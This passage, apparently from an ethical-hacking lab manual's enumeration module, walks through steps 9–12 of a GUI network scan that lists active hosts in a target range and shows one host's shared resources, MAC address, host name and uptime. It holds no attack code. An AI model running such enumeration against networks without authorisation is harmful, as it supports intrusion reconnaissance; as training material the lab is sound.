


Module 04 – Enumeration

9. The **status bar** at the lower-right corner of the GUI displays the status of the scan.
10. The scan results appear, displaying the active hosts in the target IP address range, as shown in the screenshot.




11. To view the properties of an individual IP address, right-click a particular IP address (in this example, **10.10.1.22**) and select **Properties**, as shown in the screenshot.



Module 04 – Enumeration


12. The **Properties** window appears, displaying the **Shared Resources**, **IP Address**, **MAC Address**, **Response Time**, **Host Name**, **Uptime**, and **System Description** of the machine corresponding to the selected IP address.



